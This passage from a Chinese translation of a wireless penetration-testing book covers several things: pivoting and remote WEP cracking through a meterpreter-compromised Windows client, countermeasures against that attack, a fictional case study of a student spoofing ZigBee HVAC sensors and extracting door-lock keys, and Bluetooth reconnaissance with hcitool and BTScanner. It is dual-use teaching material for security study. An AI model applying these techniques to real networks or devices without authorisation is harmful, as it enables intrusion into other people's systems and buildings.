NMAP: PORT      STATE SERVICE
NMAP: 25/tcp    filtered smtp
NMAP: 80/tcp    open  http
NMAP: 135/tcp   filtered msrpc
NMAP: 139/tcp   filtered netbios-ssn
NMAP: 445/tcp   filtered microsoft-ds
NMAP: 1720/tcp  filtered H.323/Q.931

```

从这里开始，我们可以继续攻击内部网络的主机，尽可能地利用 Metasploit 的 db\_autopwn 模块来解析 nmap 扫描结果，并传送那些可用于匹配目标操作系统和端口的信息。

**注意** 当使用 meterpreter 通过远程 Windows 主机路由 TCP 通信数据包时，我们受限于 Windows TCP 协议堆栈的能力。由于这个原因，我们选择 TCP 连接扫描的类型

参数为 sT，因为该参数是 Windows 主机所支持的。

**提示** 关于 db\_autopwn 模块的更多信息，请参阅 <http://www.offensive-security.com/metasploit-unleashed> 上的 Offensive Security<sup>①</sup> 的“Metasploit Unleashed”。

## 一 深度无线防御

在本章中，我们通过一次针对我们虚构的 Potage Foods 无线环境的攻击，占领客户端系统，然后使用它进行网络访问并破解更多的内部系统。针对这种风格攻击的应对措施，也同许多我们已经贯穿全书描述的防御机制一样，对这些防御机制的深入应用，可以阻止来自无线客户端的攻击者的进一步攻击，从而避免危及企业内部网络的威胁，避免了网络被扫描和内部主机被对方枚举：

- **禁止开放的网络** 允许外界用户访问开放的网络（例如热点环境）是给攻击者的请柬。攻击者可以利用软件升级机制（使用本章中所描述的技术），或者其他存在弱点但非常主流协议（如 DNS 协议）进行攻击。通过在用户工作站上的管理控制可以中止开放的网络，继而限制客户端暴露给攻击者。
- **上层加密** 如果用户必须访问开放的网络，则可以考虑要求上层加密的服务来强制安全政策，例如，如 IPsec VPN 技术，这些技术可以在网络上防止攻击者的窃听或者操纵客户端的活动。
- **禁止未经过滤的输出流量** 在本章中，为了能够在破解客户端系统后，攻击者能够对内部网络进行访问，可以使用一种远程访问机制，该机制利用 Metasploit 的 Meterpreter，过一会儿 Metasploit VNC 模块从被破坏的客户端传送到攻击者的系统。从整个网络禁止未经过滤的输出流量是指通过防火墙和强制代理服务器系统的使用，可以缓解随后网络访问机制所带来的风险，限制攻击者访问内部网络。

## 7.6 本章小结

在本章中，我们看到一个端到端的攻击，该攻击在客户端的软件升级过程中，盯上一个在 Java Runtime Engine（Java 运行时引擎）方面的漏洞，利用该漏洞加载一个编码的 Metasploit 的 meterpreter 有效载荷。一旦受害者试图安装该欺骗 Java 的升级程序，meterpreter 有效载荷就会执行，并授予我们的攻击者远程访问受害者的系统。

在远程访问受害者系统的时候，我们可以攻击那些由于物理距离的限制，而不是采用无线访问的无线网络。使用内置的工具和其他 Microsoft 公司软件，我们能够将 Windows Vista 的受害者主机作为一个不愿参与者加入到对 WEP 网络的攻击行列，在列举附近首选的无线网络配置以后，就可以使用 Microsoft NetMon 完成远端数据包的收集。然后使用 Metasploit 的功能作为 VNC 反向 TCP 有效载荷使用，我们就能够获得必要的图形用户界面的访问，通过该界面可以在监控模式下控制无线适配器的信道，使用 NetMon 的 nmpcap 包捕获工具将收集到的数据保

① 进攻安全，一个专门提供网络进攻培训的黑客组织。——译者注

存到一个文件中。

一旦收集到足以恢复 WEP 密钥数量的数据以后，nm2lp 程序就可以将我们的数据格式从 NetMon 格式转换成 libpcap 格式，这样我们就可以采用包括 Aircrack-ng 在内的通用攻击工具。一旦我们恢复了密钥值，我们就返回到受害者系统的命令行，添加了一个目标网络作为一个新的连接配置文件内容，然后连接到这个受害者的网络上，从攻击者主机通过受害者之间进行路由，最后利用发现的目标跨过中间的缝隙连接到新的受害者网络上。

Microsoft 公司的本地 Wi-Fi 模式在 Windows Vista 和 Windows 7 上增加了超强的功能，这给了开发人员提供与无线网络进行交互的新能力。它还攻击者利用受害者主机攻击远程无线网络提供了新的机遇。通过这种能力，即使无线网络在攻击者的物理覆盖范围之外，也变得可访问，也对这种依靠物理距离避免无线连接的组织增加了威胁。

lovelinux8.ctdisk.com



## 第三部分

# 破解其他无线技术

### 案例学习：雪天

默尔（Merle）经常取得优秀的成绩，但是却不能称之为一个优秀的学生。比起在历史课上记忆和复诵日期和名字，或者去平衡另一个化学方程，他通常会在课堂上思考入侵学校计算机的方法。

在获取了评分系统和出勤记录计算机的权限后，他决定做一些更深奥的事情。默尔的学校最近打算提高能源的使用效率。这套新系统最有趣的部分是那些小的传感器，默尔看到工程师将它们安装在了每个房间里。他猜测传感器可能采用了 ZigBee 恒温器。默尔立刻收集所有需要的硬件，把一台运行有 zbstumbler 的笔记本电脑带到了学校。

zbstumbler 上出现了结果，很明显学校里有许多 ZigBee 接入点。在检查了 zbstumbler 的结果之后，默尔分辨出分别有两种不同的网络在运行——加密的和明文的。默尔决定首先入侵明文的网络。

在使用 zbdump 和 zbreplay 进行简单测试后，默尔很自信他找到了传感器用来报告当前温度的数据包。为了验证他的理论，他立刻进行了一项测试来验证得出的结果。一天他把运行着 zbdump 的电脑放在双肩背包中，将自己的外衣悬挂在传感器上。这会导致温度上升几度，这样就能够验证他的数据包捕获理论。在快速地浏览了捕获的数据后，他的理论得到验证。默尔现在知道了用来传递温度的数据包的格式。

根据这些信息，默尔可以告诉主 HVAC 控制器任意房间的温度。通过告知控制器房间内的温度为 90°C（或者只有 40°C），默尔可以影响控制器对楼宇内进行取暖或者制冷。

在能够随心所欲地控制他所在教室的温度后，默尔想对学校开一个小小的玩笑，他很好奇，如果所有房间的温度突然报告为 120°C 时会发生什么情况。新的 HVAC 系统有没有配套安装一个火灾控制系统呢？默尔想尝试创造电影《Hacker》中一个著名的救火场景，但是他最终放弃了这个想法。

在牢牢地控制了温度传感器之后，默尔将他的注意力转移到了加密的网络上。他一直都不明白其中的原理，直到有一天他看到技术员在一些管理员的门上安装了新锁。默尔迅速地抓住了这个机会，惹上一些无关紧要的投诉将自己送到了校长办公室，在等待训诫的时候偷取了

其中的一把门锁。

就如麦金妮 (McKinney) 女士完成她的文句分析任务一样, 一周的休学时间给了他绝佳的机会来熟悉硬件调试。没过多久, 默尔就发现了门锁内使用的芯片, 并且将他的 GoodFET 挂钩到了调试针脚上。在扫除了这个障碍之后, 他开始抓取设备的 flash 和 RAM。由于芯片内的 RAM 只有 8KB 大小, 他开始尝试在 RAM 中暴力获取密钥, 这能够帮助他解密 zbgoodfind 捕获的数据包。在成功之后, 他就拥有了和学校安全门上的锁进行交互的凭证。

在有了新发现的能力之后, 默尔发现自己处在一个从没有过的位置——殷切地期望休学尽快结束, 这样他又能重返校园了。

lovelinux8.ctdisk.com



## 第 8 章

# 蓝牙扫描和侦测

与任何成功的入侵一样，攻击的步骤包括了解目标背后涉及的技术，扫描和侦测分析，最后是攻击和漏洞利用。在本章中，我们将会讲解蓝牙规范的核心概念，随后介绍蓝牙扫描和侦测的工具和技术。本章涉及寻找一个性能优良的蓝牙适配器（还有一个好的驱动器），多种确认周边蓝牙设备的方法，在你找到它们的时候，访问目标的步骤。我们同样会讲解 OS 本机利用技术，第三方的蓝牙扫描工具，移动平台的工具，使用通用软件无线电外设（Universal Software Radio Peripheral, USRP）（它来自 Ettus 研究院）的高级技巧。

### 8.1 蓝牙技术概述

本节的目标是在一个较高的层次描述蓝牙设备之间的相互作用，不会涉及底层协议的重要知识。我们同样会讲解一些基本的概念，比如：设备发现、跳频和极微网。

**提示** 有关蓝牙规范细节的详细介绍可以从本书的配套网站 <http://www.hackingexposed.wireless.com> 上得到。

蓝牙规范在 2.4 GHz 的 ISM 波段上定义了 79 个信道，每个信道有 1 MHz 宽。设备在这些信道中以每秒 1 600 次的（每微秒 625 次）频率进行跳转。这项信道跳转技术称为跳频扩频（Frequency Hopping Spread Spectrum, FHSS），在当前的蓝牙设备中，用户最大可以获得 3Mbps 的带宽，最大约为 100 米的传输距离。FHSS 通过快速地在 RF 频谱中移动，针对噪声信道为通信提供鲁棒性。

任何想通过蓝牙进行无线通信的设备的设置，需要同一时间在同一信道内，如下图所示。通过协调的方式进行跳频的设备可以相互进行通信，它们组成了蓝牙极微网，它是两个或者多个蓝牙设备之间使用的基本网络模型。每个极微网都有一个主设备和 7 个从设备。极微网中的通信是严格地在 一个从设备和一个主设备之间进行的。极微网中使用的信道跳跃的顺序是伪随机性的，它只能通过主设备的地址和时钟产生。

#### 8.1.1 设备发现

就像所有的无线协议一样，使用蓝牙同样需要确认在范围内是否有可能的接入点。当使用 FHSS 设备的时候，这个问题会变得很复杂。假定设备已经在极微网中开始交互（和其他设备

之间进行跳跃），但是它同样是可发现的，这意味着其他不在极微网中的设备可以通过蓝牙设备地址（Bluetooth Device Address, BD\_ADDR, 简称蓝牙地址）经过它的蓝牙来找到它。在这种情况下，设备必须暂时停止它在极微网中的跳跃，监听任何可能寻找它的设备，对那些请求做出回应，然后继续与极微网中的设备进行通信。定期检查发现请求的设备就称为是“可发现的”。

设备1和设备2组成一个极微网。它们相互之间进行信道跳跃。

设备1 (主设备)	1	8	5	4	7	6	10	2	9	12	3	11
设备2 (从设备)	1	8	5	4	7	6	10	2	9	12	3	11

设备3不是极微网的一部分；它并不知道其他设备所采用的信道跳跃顺序。

设备3	6	4	5	10	1	2	6	3	11	8	9	7
-----	---	---	---	----	---	---	---	---	----	---	---	---

许多设备默认都是不可发现的，所以你需要专门开启这项特性，这通常需要一段时间。如果设备无视（或者不寻找）发现请求，那么它就称为是不可发现的。唯一与这种设备进行通信的方法是：通过其他一些手段确认它的蓝牙地址。

### 8.1.2 协议概述

蓝牙网络中存在着多种协议。它们通常可以分成两类：蓝牙控制器使用的；蓝牙主机使用的。为了方便我们的讨论，蓝牙主机是你尝试发起攻击的那台笔记本电脑。蓝牙控制器则插在USB端口上，转换来自主机的命令。

图8-1表示蓝牙栈中各层的组织结构，以及每层具体的实现位置。控制器负责跳频、基带封装，并将适当的结果返回到主机。主机负责处理更高层的协议，尤其是HCI链接，它是蓝牙主机（笔记本电脑）和蓝牙控制器（蓝牙适配器中的芯片组）之间的接口。



图 8-1 蓝牙主机和控制器

在处理蓝牙时，把这个主机/控制器模型放在你的脑海中。作为黑客，我们最渴望的就是设备的控制权。图 8-1 中的模型表示，当我们控制蓝牙控制器的时候，我们的权限是很低的。不论我们想让蓝牙控制器做什么，比如“保持在信道 6 中，不要再接收后面的数据包”，除非我们将这些要求转换为一系列的 HCI 请求（或者换一种方式做到这点），否则我们无法达到我们预期的目的。我们对于无线电没有那么多的控制力。

### 射频通信 (RFCOMM)

RFCOMM 是蓝牙设备中采用的传输协议，它需要稳定的流式传输，这点与 TCP 相似。RFCOMM 协议被广泛应用于模拟串口，向电话发送 AT 命令（Hayes 命令集），通过对象交换协议（Object Exchange, OBEX）传输文件。

### 逻辑链路控制和适配协议 (L2CAP)

L2CAP 是基于数据报的协议，它用于更高层的协议（比如 RFCOMM）和其他的上层协议中的传输。用户级程序员可以将 L2CAP 作为传输协议使用，它运行起来与 UDP 协议很相似——基于报文、不可靠的数据传输机制。

### 主机控制接口 (HCI)

前面提到蓝牙标准规定了使用 HCI 接口层来控制蓝牙芯片组（控制器）。HCI 位于蓝牙栈的最底层，对于开发者来说，可以直接获取标准的硬件、远程设备友好名称检索、连接建立以及终止。

### 连接管理器协议 (LMP)

链接管理器协议位于控制器协议堆栈的顶部，通过特定的硬件才能够访问它。LMP 处理诸如低层加密、验证、配对。虽然控制主机也有这种特性，并且也会有同样的请求，但是控制器的职责是确定应该发送何种类型的数据包以及如何处理结果。


### 基带

和 LMP 层类似，开发者只有通过特定的硬件工具才能访问基带层。蓝牙基带层规定了空中传输的参数（比如传输率）和数据包的最终成帧层。

### 蓝牙地址 (BD\_ADDR)

蓝牙地址有 48 位，如下图所示，由 3 部分组成：

- NAP 非必要地址有 16 位，它是蓝牙地址中 OUI（组织唯一标识符）的一部分。这一部分称为非必要的原因是，这 16 位不会在跳频和其他蓝牙派生函数中使用。
- UAP 高位地址有 8 位，它是蓝牙地址中 OUI 的最后一部分。
- LAP 低位地址有 24 位，它被用来单独确认一个蓝牙设备。



不像其他的无线协议，蓝牙网络中的蓝牙地址是不被外界所获知的。与以太网和 Wi-Fi 不同，蓝牙地址并不包含在帧头部进行传输，这样就防止攻击者使用简单的窃听技术来发现它的值。没有蓝牙地址信息，攻击者就很难发现网络中正在使用的跳频方式，增加了通信数据包窃听的难度。

### 8.1.3 蓝牙规范

除了结构化的蓝牙栈层之外，蓝牙技术联盟同样规定了多种用户层规范。这些规范为使用蓝牙提供了额外的功能和安全机制。这些规范可以在本机上使用，用户不用通过特定的硬件就可以随意地修改它们。这些规范包括服务发现协议（Service Discovery Protocol, SDP）、高级音频分发规范（Advanced Audio Distribution Profile, A2DP）、蓝牙耳机规范（Headset Profile, HSP）、对象交换规范（Object Exchange Profile, OBEX）以及个人局域网规范（Personal Area Network Profile, PANP）。

### 8.1.4 加密和认证

加密和认证是蓝牙标准的一部分，它直接在蓝牙控制器的芯片中实现，这对于使用者和开发者来说是一种节约成本的措施。使用加密和认证是可选的；开发商可以选择其中之一或者两者皆用。

蓝牙认证通过传统配对或者新增的安全简单配对（Secure Simple Pairing, SSP）实现。SSP 是在蓝牙 2.1 中增加的，在编写本书的时候还没有被广泛采用。下面我们会讲解这两种认证机制。

#### 传统配对

安全简单配对在蓝牙 2.1 规范中取代了传统配对，尽管传统配对交换仍然在当前大部分的蓝牙设备上使用。使用传统配对，当两个设备第一次会话的时候，它们会进行一次配对交换，在这个过程中从蓝牙地址中派生出一个安全密钥（它也称为链接密钥）、一个个人识别号码（Personal Identification Number, PIN）以及一个随机数。当交换过程结束的时候，两个设备都会将链接密钥信息存储在本地的非易失性存储器中，以便在之后的验证交换中使用以及用来派生加密密钥（需要使用的时候）。

如果攻击者跟踪传统配对交换过程中的链接密钥派生以及随后的认证交换，那么攻击 PIN 选择是有可能的。通常来讲，这是通过 PIN 穷举攻击来实现的，通过 PIN 猜测来获得一个可能使用的链接密钥，随后将本地计算的验证结果与合法交换中的结果进行比较来认证猜测是否正确。我们会在第 10 章详细讲解这项攻击技术。

## 安全简单配对

之前所讲的传统配对中存在的最大问题是被动攻击者可以通过跟踪配对来快速地得到 PIN 和存储的链接密钥。如果攻击者可以获得链接密钥，那么他就可以解密蓝牙网络中的所有数据通信数据包交换，伪造合法设备。安全简单配对过程会阻止被动攻击者获得链接密钥，同样对于不同的蓝牙设备类型会提供多种认证选项。

安全简单配对通过采用公钥加密来改善蓝牙的认证交换，特别是通过椭圆曲线密钥交换机制 (Elliptic Curve Diffie-Hellman, ECDH) 交换。Diffie-Hellman 密钥交换允许两台设备交换公钥，然后派生出一个密钥，攻击者无法复制这个密钥。派生出来的密钥称为 DHKey。最终链接密钥由 DHKey 派生，它在后继认证以及加密密钥派生中使用。

通过使用 Diffie-Hellman 密钥交换，用户可以使用一个强大的熵池来派生链接密钥。这个熵池解决了标准配对派生中的最大问题：熵池中的资源只是一些很小的 PIN 值。

在介绍了蓝牙技术的组成之后，我们将从攻击者的角度来讲解蓝牙。同样我们会讲解各种攻击蓝牙技术的方法，尤其是最新的技术，还有支持这个全球标准的组成部分。

## 8.2 准备一次攻击

花费一些时间为蓝牙攻击做一些预先的准备工作，你会从这个实用的系统中获得不少好处。在本节中，我们会针对选择蓝牙攻击设备提供一些指南，讲解一些技巧以扩展设备的使用范围。

### 选择蓝牙攻击设备

在准备你的蓝牙工具箱时，首先最重要的决定是选择一个蓝牙接口，通过它来发起攻击。这个决定可能看起来有些微不足道：选择任何老的蓝牙接口，插上它们，你的起步会非常顺利。尽管这个方法可能与实验室环境很类似（如果你足够幸运的话），但在你攻击现实目标的时候，你会有一种完全不同的感觉。

### 蓝牙接口功率等级

在生产蓝牙接口的时候，蓝牙规范为生产商定义了 3 种功率等级。通过确认传输器的最大输出功率，这些等级影响着蓝牙技术的效率。举例来说，蓝牙耳机设备的通信距离并不会太长，因为它一般与用户口袋中或者就近桌子上的电话进行配对。

要让耳机的电池发挥最好的功效，你不应该让设备在超出最大传输距离的范围内进行工作，所以大部分的蓝牙耳机都会在无线接口中采用中等的输出功率。

要满足不同的蓝牙设备，蓝牙技术联盟定义了 3 种不同的功率等级，范围从 1 ~ 100 mW。功率等级根据连接到蓝牙接口天线上的输出进行测量，有效的范围如表 8-1 所示。

蓝牙开发者会选择不同的蓝牙射频传输输出功率来满足他们特定的程序要求，而攻击者可能会选择最大的传输功率来获得最大的攻击范围。第一级设备的传输功率是 100 mW，它覆盖的范围和 Wi-Fi 设备相似，通过配备额外的天线还可以增加它的覆盖范围。幸运的是，销售团

队意识到了这个商机，所以他们会在产品的包装上标明设备可以提供第一级的覆盖范围。

#### 对于攻击者来说什么范围并不是最理想的

在某些情况下，能够提供最大覆盖范围的蓝牙接口并不是我们想要的。举例来说，假设你想要建立一个蓝牙攻击实验室，在这个实验室中，你想通过攻击目标蓝牙设备来锻炼你的技能，进行研究或者试验。如果这个实验室物理上靠近目标蓝牙设备，但是却不在你测试的范围之内，你可能会不经意间干扰甚至攻击了未被授权的设备。同样，蓝牙在 2.4 GHz 的波段中使用了跳频技术，一个高功率的适配器可能会与许多 Wi-Fi 设备进行交互，这会导致其他的传输器占用拥挤的波段。

如果你所在的机构遇到了上述问题，那么使用第二级的蓝牙耳机来限制蓝牙的活力可能是最好的选择。如果缩小了范围而问题仍然存在的话，那么把射频阻断设备当做法拉第笼吧。

### 扩展蓝牙范围

能够扩展有效的通信范围对于蓝牙攻击接口来说是非常重要的属性。通常攻击者会选择第一级的耳机，它的传输能力有 100 mW，尽管在没有干扰的情况下，它能够拥有 100 米的传输范围，但是我们还是可以期待它能有更好的性能。要实现更大的覆盖范围，你可以使用定向天线来指定蓝牙攻击接口的射频辐射模式。

表 8-1 蓝牙接口功率等级

功率等级	最大输出功率	预计范围
1	100 mW (20dBm)	100 米 (328 英尺)
2	2.5 mW (4dBm)	10 米 (32.8 英尺)
3	1 mW (0dBm)	1 米 (3.28 英尺)

因为蓝牙和 IEEE 802.11b 及 802.11g 设备一样工作在 2.4 GHz 的波段中，所以有很多天线种类可供选择。你可以从 <http://www.fab-corp.com> 和 <http://www.netgate.com> 这样的网站上购买到拥有不同增益特性和传播特性的天线，它们的售价在 25 ~ 140 美元。

商业上使用的蓝牙适配器种类就比较有限了，它们自带外接的天线接口，专门应用于工业程序上。其中的一个产品是 SENA Parani UD-100 适配器，它拥有反级天线连接器，只有在 <http://www.sena.com> 网站上的认证零销商才能够购买到。在编写本书的时候，它的售价是 40 美元，对于基于芯片组和功率相对较大的天线连接器的蓝牙攻击接口来说是很有吸引力的，如上图所示。



**提示** 通常你可以使用烙铁和基本的硬件黑客技术对标准蓝牙接口进行修改，添加额外的天线连接器。请访问本书的配套网站 <http://www.hackingexposedwireless.com> 来获得修改蓝牙接口，添加外接天线的技术指导。

## 8.3 侦查

在蓝牙攻击的侦查阶段，使用目视检查和混合发现，我们会讲解通过主动发现和被动发现来确定区域内的目标蓝牙设备。侦查过程的目标是确认蓝牙设备是否存在，寻找到每个设备的48位MAC地址或者是蓝牙地址（BD\_ADDR）。

一旦发现了设备，可以开始枚举设备上所使用的服务，确认可能的可以利用的目标。还可以辨别远程设备，使用蓝牙嗅探工具从极微网中获取数据。下面我们就详细讲解这些步骤。

### 8.3.1 主动设备扫描

蓝牙侦查扫描的第一步是查询目标范围内设备的信息。在蓝牙规范中，这个称为**查询扫描**，设备可以在不同频率上主动传输扫描信息，监听回应。如果目标蓝牙设备处在可发现模式，它会对查询扫描信息进行回应、暴露它的蓝牙地址、定时信息（称为**设备时钟**或者CLK）、设备种类信息（举例来说电话、可佩戴设备、玩具、计算机等）。

在不同的平台上有很多种主动设备扫描工具，其中有简单的命令行工具，也有复杂的图形用户界面工具。下面我们会讲解其中的一些，让你知道在不同的平台上有一些可供选择的。

#### Windows 上的 BlueScanner


流行性	4
难易度	3
影响力	3
危险级	3

BlueScanner 是 Aruba Network 出品的一个免费工具，它可以工作在 Windows XP、Windows Vista 以及 Windows 7 系统上。可以从 <http://labs.arubanetworks.com> 上获得它，BlueScanner 使用 Microsoft Windows 蓝牙驱动程序（请参阅“Windows 蓝牙驱动程序缺陷”）来确定和枚举设备，通过名称、蓝牙地址、可用服务来对它们进行分类。作为分析工具，BlueScanner 的独特之处在于它可以在扫描的结果上加上定位标签，这样就可使用任意字符串来标记你所发现的设备（比如“客户 AABCE”、“公司办公室 1”、“机场”、“大厅”）。

双击 BlueScanner 中的任一个入口将打开蓝牙设备信息对话框，在窗口中会显示设备名称、蓝牙地址信息以及详细的服务信息。在这个对话框中也可以修改特定设备的定位信息。

在左边的设备汇总视图中，BlueScanner 通过位置、类型（电话、耳机、笔记本电脑）、服务来确认设备的数量。点击任意一个服务会显示运行所选服务的设备，这样很容易就可以确认目标设备，比如对象交换推送服务器。

BlueScanner 把之前的扫描日志信息都保留在名为 bluescanner.dat 的文件中，它位于程序的安装目录中。这个文件去掉了回车符和换行字符，是一个标准的 ASCII 文件。使用标准的 Windows 或者 UNIX/Linux 文本编辑器，比如 findstr.exe、grep 和 awk，可以从这个文件中挑选出数据以备后用。在本书配套网站 <http://www.hackingexposedwireless.com> 上，可以获得一个 Ruby 脚本样例，它可以将蓝牙地址信息解析到 SQL 数据库中的 INSERT 语句中。



### Windows 蓝牙驱动程序缺陷

Aruba Networks 出品的 BlueScanner 工具依赖于 Windows XP、Windows Vista 以及 Windows 7 上的 Microsoft Windows 蓝牙驱动程序。这看起来可能不会有什么问题。然而对于许多 BlueScanner 的用户来说，这通常是一个挑战。

尽管 Microsoft 已经开发了一个包含有限特性的标准蓝牙栈，但众多的蓝牙栈生产商包括 Windcomm (被 Broadcom 公司收购)、Toshiba、BlueSoleil 和 EtherMind 也为 Windows 开发了软件。每个软件生产商都同 Microsoft 进行竞争，在 Windows XP、Windows Vista 和 Windows 7 系统上安装上自己的蓝牙栈，控制主机的所有蓝牙连接。然而 BlueScanner 与所有的蓝牙栈都不能匹配，除了集成的 Microsoft Windows 堆栈外。

为了使用 BlueScanner，你需要卸载第三方的蓝牙栈，允许蓝牙接口进行即插即用，重新装载 Microsoft 堆栈驱动程序。然而这些选择对于用户来说没有什么吸引力，因为 Microsoft 开发的堆栈并不包括一些流行的蓝牙特性，比如对象交换 (OBEX) 协议、对象推送协议 (Object Push Protocol, OPP) 以及免持规范 (Hands-Free Profile, HFP)，它运用于计算机和耳机之间，提供对 Skype 的支持。另外 Microsoft 的蓝牙栈可能不支持你的硬件，从而使它不能匹配 BlueScanner。

如果想要运行 BlueScanner，最好的选择是备份你的系统，确保手头拥有第三方的蓝牙栈安装光盘，卸载第三方的蓝牙栈，然后重启。当 Windows 重启的时候，它会尝试安装支持本地蓝牙栈的驱动程序。在即插即用完成之后，打开 BlueScanner，点击 Configure (配置) | Radio Information (无线信息)。如果 Microsoft 的蓝牙栈已经配置在了蓝牙接口上，那么本地蓝牙地址会显示在地址部分的下方。如果失败的话，尝试其他不同的接口，或者选择另外的蓝牙发现协议。



## Linux 上的 hcitool

流行性	4
难易度	4
影响力	3
危险级	4

Linux 的标准命令 `hcitool` 可以用来进行蓝牙发现和基本的枚举。在扫描的时候，`hcitool` 会缓存设备的相关信息，报告监听的设备离开了有效的范围。要迫使 `hcitool` 对结果不进行缓存，请指定 `--flush` 参数。默认情况下，`hcitool` 只会显示蓝牙地址和设备名称信息，不过可以加上 `--all` 参数来获得更详细的信息。

```
# hcitool scan --all --flush
Scanning ...
```

```
BD Address:      00:1D:25:EC:47:86 [mode 1, clkoffset 0x729a]
Device name:     SCH-i760
Device class:    Computer, Palm (0x120114)
Manufacturer:   Cambridge Silicon Radio (10)
LMP version:     2.0 (0x3) [subver 0x7a6]
LMP features:    0xff 0xff 0x8b 0x7e 0x9b 0x19 0x00 0x80
                 <3-slot packets> <5-slot packets> <encryption> <slot offset>
                 <timing accuracy> <role switch> <hold mode> <sniff mode>
                 <park state> <RSSI> <channel quality> <SCO link> <HV2 packets>
                 <HV3 packets> <u-law log> <A-law log> <CVSD> <paging scheme>
                 <transparent SCO> <broadcast encrypt> <EDR ACL 2 Mbps>
                 <EDR ACL 3 Mbps> <enhanced iscan> <interlaced iscan>
                 <interlaced pscan> <inquiry with RSSI> <EV4 packets>
                 <EV5 packets> <AFH cap. slave> <AFH class. slave>
                 <3-slot EDR ACL> <5-slot EDR ACL> <AFH cap. master>
                 <AFH class. master> <extended features>
```

对于每个发出回应的设备，`hcitool` 都会显示设备的相关信息，包括蓝牙地址、设备名称和设备类型、无线生产商、LMP 版本号以及详细的枚举信息。

**注意** LMP 版本号对于确认多种安全特性支持是很有帮助的。在上面的示例中，LMP 的版本号是 2.0，在 2.1 版本之前都没有安全简单配对机制。这样我们就知道这个设备验证所需要的是一个 PIN 值和目标设备上的一个“允许”提示。



## Linux 上的 BTScanner

流行性	4
难易度	4
影响力	3
危险级	4

使用 `hcitool` 命令行进行快速蓝牙设备命令行搜索是很方便的，但是它没有持续扫描的

能力，在发现新的设备之后，它只会简单地更新显示。对于这种类型的扫描，Linux 上的 BTScanner 工具是一个更好的选择，它提供了一个文本化的接口来持续扫描蓝牙设备，为每个被发现的设备显示一行结果。除了配对信息之外，BTScanner 会尝试收集尽可能多的信息，在用户选择特定的蓝牙设备时，提供一个详细的信息视图。

可以在 <http://www.pentest.co.uk> 上下载 BTScanner，同样也可以使用 apt-get 命令通过 Ubuntu 安装包管理系统或者是 Synaptic 安装包管理器来安装它：

```
$ sudo apt-get install btscanner
```

为了使用 BTScanner，打开一个终端，通过 root 权限 (sudo btscanner) 运行命令 btscanner。BTScanner 会开启一个淡灰色的背景，在底部的状态窗口显示热键列表。用户通过热键来让 BTScanner 开始或者停止扫描，将当前的结果保存到日志文件中，或者开始其他的攻击。表 8-2 列举了可用的热键以及它们对应的用途。

表 8-2 BTScanner 热键及其含义

热 键	作 用
h	显示帮助信息，确认可供选择使用的热键
i	在可发现模式下，开始对蓝牙设备进行主动扫描（查询扫描）
b	开始暴力发现攻击，持续猜测连续的蓝牙地址，以发现处于不可发现模式的设备。我们不推荐这种攻击方式
a	放弃或停止查询或暴力扫描选项
s	保存本次会话中有关蓝牙设备的汇总信息
o	根据用户的喜好，打开一个对话框对蓝牙设备的显示进行排序
Enter	对于选择的设备检索额外的信息，包括 LMP 信息和可用服务
q	退出详细设备视图显示窗口，返回到主显示窗口
Q	退出 BTScanner

按下 i 键开始扫描蓝牙设备。BTScanner 会显示“开始查询扫描”的状态行，然后在主窗口中显示被发现设备的信息，包括确认设备何时被发现的时间戳、设备的蓝牙地址、系统时钟信息、设备类型、友好的名称信息，如下图所示。

File Edit View Terminal Help

Time	Address	Clk off	Class	Name
2009/07/27 16:24:32	00:1D:25:EC:47:86	0x46c6	0x120114	SCH-i760
2009/07/27 16:24:26	00:02:EE:6E:72:D3	0x732b	0x500204	Nokia 6310i
2009/07/27 16:24:20	00:24:7E:1A:65:6D	0x79d8	0x160100	infiltrator-0

Found device 00:1B:63:5D:56:6C
Found device 00:24:7E:1A:65:6D
Found device 00:02:EE:6E:72:D3
Found device 00:1D:25:EC:47:86

**提示** 如果存在不止一种蓝牙接口的话，BTScanner 会同时使用它们。这项特性使得 BTScanner 在发现和枚举设备的速度上快于那些使用单个蓝牙接口的工具。

### BTScanner 中的 bug

就像当下许多程序一样，诸如 BTScanner 这样的黑客工具也存在着 bug。BTScanner 的原作者已经多年没有对它进行维护了，导致它其中存在着一些 bug。

**消失的设备** 在 BTScanner 设备列表中出现的设备会莫名其妙地消失。一个变通方案是：如果设备从显示列表中消失，那么按 `o` 键打开 `Enter A Sort Method` 对话框改变排列顺序，然后按 `f` 键和回车进行重新排列。

**无法启动** BTScanner 需要终端窗口至少有 80 个字符的宽度。如果你尝试在小一些的终端窗口中打开 BTScanner 的话，那么你会看见“已完成读取 OUI 数据库”的状态信息，然后会返回到命令行提示中。在开启 BTScanner 之前，确认你的终端窗口至少有 80 个字符的宽度（高度最好有 24 个字符）或者更大。

**调整尺寸时会崩溃** 如果你在 BTScanner 运行的时候尝试调整大小，那么它会崩溃，提示“分段错误”。在开启 BTScanner 之前，确认你已经调整好了终端窗口的尺寸，在退出 BTScanner 之前，不要尝试调整窗口的大小。

BTScanner 最大的特征之一是它为每个被发现的设备所生成的日志信息。当你打开 BTScanner 时，它会在用户的主目录下创建一个名为 `bts` 的目录。在这个目录中，BTScanner 会根据设备的蓝牙地址，为每一个被发现的节点创建一个目录，它会用冒号分隔符替换为下划线（比如 `00_02_EE_6E_72_D3`）。

**提示** 当使用 `cd` 命令切换到 `bts` 目录时遇到了“访问禁止”的错误，运行 `sudo su` 命令切换到 root 权限。BTScanner 创建的所有目录和日志数据只有 root 用户才能够访问它们。

在每个设备目录中，BTScanner 会创建两个文件：`timestamps` 和 `info`。`timestamps` 包括 BTScanner 每次收到设备回应的时间。在跟踪移动蓝牙设备的时候，这个记录会非常有用，可以根据时间来观察设备是否存在。

